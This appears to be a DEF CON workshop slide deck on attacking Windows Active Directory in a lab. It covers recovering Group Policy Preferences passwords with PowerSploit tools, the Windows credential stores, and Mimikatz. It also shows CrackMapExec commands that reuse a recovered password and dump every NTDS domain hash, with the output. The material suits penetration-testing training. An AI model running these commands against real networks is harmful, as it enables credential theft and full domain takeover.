# GPP Password Decryption Agenda


- What Is Group Policy
- Group Policy Preferences Files
- Get-GPPPassword (Powersploit) / PowEnum



The screenshot shows the Windows Group Policy Management console window titled "Group Policy Management". The left pane displays a tree view of Group Policy objects under "Forest: defcon.local" and "Domains: defcon.local". The "Group Policy Objects" node is selected. The right pane is titled "Group Policy Objects in defcon.local" and contains a table listing five GPOs:

Name	GPO Status	WMI Filter	Modified
Default Domain Controller...	Enabled	None	6/27/2017 12:3
Default Domain Policy	Enabled	None	6/27/2017 12:4
GPO_local_accounts	Enabled	None	6/30/2017 5:44
Prevent LM Hash Storage	Enabled	None	7/3/2017 3:08:
Prevent Storage of Lan M...	Enabled	None	7/3/2017 2:56:

# GPP Password Decryption - What Is Group Policy





# GPP Password Decryption - Group Policy Preferences Files

- Map drives (Drives.xml)
  - Create Local Users (Groups.xml)
  - Data Sources (DataSources.xml)
  - Printer configuration (Printers.xml)
  - Create/Update Services (Services.xml)
  - Scheduled Tasks (ScheduledTasks.xml)
- 
- <https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevati>



# GPP Password Decryption – Downloading PowEnum



# GPP Password Decryption – SYSVOL

```
PS C:\Users\andrew\Desktop\PowEnum> Import-Module .\PowEnum.ps1  
PS C:\Users\andrew\Desktop\PowEnum> Invoke-PowEnum -Mode SYSVOL -NoExcel
```

What do you see?

# GPP Password Decryption – SYSVOL

```
PS C:\Users\andrew\Desktop\PowEnum> Import-Module .\PowEnum.ps1
PS C:\Users\andrew\Desktop\PowEnum> Invoke-PowEnum -Mode SYSVOL -NoExcel
[>] Downloading Powerview | https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Powerview.ps1 | Success
Enumeration Domain: defcon.local
Enumeration Mode: SYSVOL
[>] Downloading Get-GPPPassword | https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Get-GPPPassword.ps1 | Success
[!] GPP Password(s) | 1 Identified
```

PowEnum

File Home Share View

PowEnum

Favorites Desktop

Name Date modified Type Size

defcon\_1\_GPPPassword.csv 7/7/2017 3:44 AM CSV File 1 KB

defcon\_1\_GPPPassword.csv - Notepad



File Edit Format View Help

```
"UserName", "NewName", "Password", "Changed", "File", "NodeName", "Cpassword"
"gpo_LA", "[BLANK]", "HoldTheDoor!", "2017-06-30 18:12:47", "\\\defcon.local\SYSVOL\defcon.local\Policies\{31B2F346
```

# GPP Password Decryption - PowerSploit


```
PS C:\Users\andrew\Desktop\Powerview> Import-Module .\Get-GPPPassword.ps1
PS C:\Users\andrew\Desktop\Powerview> Get-GPPPassword -Verbose | ft
VERBOSE: Searching \\DEFCON.LOCAL\SYSVOL. This could take a while...
VERBOSE: Found 2 files that could contain passwords.
VERBOSE: Potential password in \\DEFCON.LOCAL\SYSVOL\defcon.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups.xml
VERBOSE: Decrypting dwWWo1P0ei9QcFvEwTDPGDF283LDj60Okwe91XZKk7w
VERBOSE: Decrypted a password of HoldTheDoor!
VERBOSE: The password is between {} and may be more than one value.

Changed          UserName          NewName          Passwords          File
-----          -----          -----          -----          -----
{2017-06-30 18:12:47} {gpo_LA}          [BLANK]          {HoldTheDoor!}          \\DEFCON.LOCAL\SYSVOL...
VERBOSE: Potential password in \\DEFCON.LOCAL\SYSVOL\defcon.local\Policies\{E52838A3-1C50-4798-A66B-3EEB7B0DE062}\user\Preferences\Groups\Groups.xml
VERBOSE: Decrypting
VERBOSE: Decrypted a password of
VERBOSE: The password is between {} and may be more than one value.
{2017-06-30 17:42:48} {defcon_admin}        [BLANK]          [BLANK]          \\DEFCON.LOCAL\SYSVOL...

  

```

# Credential Theft Agenda

- Windows Credential Theft (SAM / LSASS / Credman / LSA Secrets/NTDS.DIT)
- Mimikatz
- Invoke-Mimikatz
- CrackMapExec




• [https://technet.microsoft.com/en-us/library/hh994565\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/hh994565(v=ws.11).aspx)

# Credential Theft Agenda - Windows


## Credential Theft (SAM)

- Security Accounts Manager (SAM) database
  - Stores password HASHES for all LOCAL accounts
    - Built-in local admin, local users, guest account, etc.
  - NT Hashes (LM on legacy OS)
    - Unsalted MD4 hash of user's clear text



# Credential Theft Agenda - Windows Credential Theft (LSASS)

- LSASS (Local Security Authority Subsystem Service)
  - Stores Creds in-memory
  - Single Sign On
  - Multiple Forms of Storage
- LSA credentials created in memory when...
  - RDP
  - RunAs task started
  - Run active windows service
  - Schedule task or batch job
  - Run task remotely using admin tool (Psexec, etc.)
- [https://technet.microsoft.com/en-us/library/hh994565\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/hh994565(v=ws.11).aspx)




# Credential Theft Agenda - Windows Credential Theft (LSA Secrets)

- Secret piece of data that is accessible only to SYSTEM account processes
- May persist through reboot
- LSA Secrets Creds include
  - Computer AD DS account
  - Windows Service configured locally
  - Scheduled task accounts
  - IIS app pools and websites
- [https://technet.microsoft.com/en-us/library/hh994565\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/hh994565(v=ws.11).aspx)

# Credential Theft Agenda - Windows Credential Theft (Credman)


- Credential Manager Control Panel (Credman)
  - Saved passwords in windows
  - Stored on disk protected by Data Protection App. Programming Interface (DPAPI)
  - Credman obtains information in two ways
    - Explicit creation
    - System population
  - Uses Credential Locker (Formerly Windows Vault)
  - Dumped at same time as LSASS with mimikatz




# AD DS database (NTDS.DIT)

- Store of credentials for all users in the AD DS domain
- The database stores a number of attributes for each account, which includes user names types and the following:
  - LM/NT hash for the current password
  - LM/NT hashes for password history (if configured)

# Credential Theft Agenda – Mimikatz / Invoke-Mimikatz



<https://github.com/gentilkiwi/mimikatz>



<https://github.com/PowerShellMafia/PowerSploit/tree/master/Exfiltration>

# Credential Theft Agenda – CrackMapExec



- Target 2 – Win 2012
  - cme 10.0.0.6 -u gpo\_LA -p 'HoldTheDoor!' -M mimikatz



# Credential Theft Agenda – Dump Domain Creds

```
root@LabKali:/usr/local/bin# cme 10.0.0.4 -u defconadmin -p Defcon25Workshop! --ntds vss
CME      10.0.0.4:445 LabDC1          [*] Windows 6.3 Build 9600 (name:LabDC1) (domain:DEFCON)
CME      10.0.0.4:445 LabDC1          [+] DEFCON\defconadmin:Defcon25Workshop! (Pwn3d!)
CME      10.0.0.4:445 LabDC1          [+] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
CME      10.0.0.4:445 LabDC1          defconadmin:500:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
CME      10.0.0.4:445 LabDC1          Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME      10.0.0.4:445 LabDC1          LabDC1$:1001:aad3b435b51404eeaad3b435b51404ee:16c433d6bd5bca9532d34c0b2a7b67dd:::
CME      10.0.0.4:445 LabDC1          krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0838f2b27f88787b8bcd9a34cc8d3fd9:::
CME      10.0.0.4:445 LabDC1          defcon.local\JDoe:1104:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
CME      10.0.0.4:445 LabDC1          defcon.local\Andrew:2102:aad3b435b51404eeaad3b435b51404ee:b8731a19c55492fd7f8b886f201b01a1:::
CME      10.0.0.4:445 LabDC1          defcon.local\Elliott.Alderson:3102:aad3b435b51404eeaad3b435b51404ee:73a2621203a9ba2cce31a2078715d1b4:::
CME      10.0.0.4:445 LabDC1          defcon.local\sp_svc:3103:aad3b435b51404eeaad3b435b51404ee:3edbf666279d0bcdaba18565e67ff58e:::
CME      10.0.0.4:445 LabDC1          defcon.local\DemoUser:4103:aad3b435b51404eeaad3b435b51404ee:c36efb1c1d3a19d4273831915a052215:::
CME      10.0.0.4:445 LabDC1          LABWIN2012$:4104:aad3b435b51404eeaad3b435b51404ee:2b2c61629071dab4f9ccc9a17f921182:::
CME      10.0.0.4:445 LabDC1          LABWIN2016$:4105:aad3b435b51404eeaad3b435b51404ee:4cac9d38ff18931965885e3ac2d578d1:::
CME      10.0.0.4:445 LabDC1          defcon.local\fddffd:5602:aad3b435b51404eeaad3b435b51404ee:2fd619f31242602547e7e8873241a02a:::
[*] KTHXBYE!
root@LabKali:/usr/local/bin#
```

ALL DOMAIN CREDITS!!!



# Lab 4 - Recap

GPP Password Decryption

Shared Local Admin

Credential Theft (LSASS)

